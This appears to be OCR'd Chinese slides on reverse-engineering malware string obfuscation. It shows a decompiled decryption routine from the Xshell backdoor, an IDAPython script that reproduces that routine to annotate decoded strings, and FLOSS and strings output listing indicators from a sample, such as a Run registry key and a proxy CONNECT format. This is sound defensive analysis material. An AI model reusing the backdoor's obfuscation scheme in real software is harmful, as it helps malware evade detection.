
API/字符串解密

之前的方法一：使用IDApython解密API



```
_DWORD *__usercall decode@<eax>(int a1@<eax>, int a2@<ecx>)
{
  unsigned __int8 *v2; // edi
  _DWORD *v3; // esi
  int v4; // ebx
  unsigned int v5; // eax
  _BYTE *v6; // ecx
  int v7; // edi
  signed int v9; // [esp+Ch] [ebp-4h]

  v2 = (unsigned __int8 *)a1;
  v3 = (_DWORD *)a2;
  v9 = 0;
  v4 = Alloc(4096);
  v5 = *v2 | (unsigned __int16)(v2[1] << 8);
  v6 = (_BYTE *)v4;
  v7 = (int)&v2[-v4 + 2];
  do
  {
    *v6 = v5 ^ v6[v7];
    v5 = 0x41120000 * v5 - 0x434CBEEE * (v5 >> 16) - 0x2F878E0F;
    if ( !*v6 )
```

Xshell后门中的字符串解密函数




```
from idaapi import *
from ctypes import *


def find_function_arg(addr):
    while True:
        addr = idc.PrevHead(addr)
        if GetMnem(addr) == "mov" and "eax" in GetOpnd(addr, 0):
            return GetOperandValue(addr, 1)

for x in XrefsTo(0x16c238b,flags = 0):
#change 0x16c238b to address of decode in your idc
    addr=find_function_arg(x.frm)
    seed = c_uint(Byte(addr) | (Byte(addr + 1) << 8))
    result = [None] * 4096
    for i in range(4090):
        result[i] = chr((seed.value & 0xff) ^ Byte(addr + 2 + i))
        seed = c_uint(c_uint(c_uint(0x41120000 * seed.value).value - c_uint(0x434CBEEE * (seed.value >> 16)).value).value - 0x2F878E0F)
    end = result.index('\x00')
    decode=''.join(result[:end])
    print x.frm
    print decode
    MakeComm(x.frm,decode)
```

Xshell后门中使用的IDApython脚本

把解密函数的汇编代码翻译成python代码，寻找解密函数所有的交叉引用，调用python代码，生成IDA中的注释。


API/字符串解密

之前的方法二：使用flare-floss自动检测，提取和解码PE文件中的混淆字符串



```
$ floss a5ca7e7281d8b8a570a529895106b1fa
/index.html
http://
POST
GET
User-Agent: FJUR (compatible; MSIE 6.0; Win32)
HOST:
Software\Microsoft\Windows\CurrentVersion\Run
%s\%s
.txt
CONNECT %s:%d HTTP/1.1
SetFileAttributesA
#456234
```

使用floss能得到大量有用信息




```
$ strings a5ca7e7281d8b8a570a529895106b1fa
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.CRT
@.rsrc
@.reloc
UtI-
t8Ht+Ht
dt+Ht
lvj.W
```

使用strings几乎不能得到任何有用信息

这些方法的问题：不能处理一些混淆；需要把汇编代码转换成python代码。

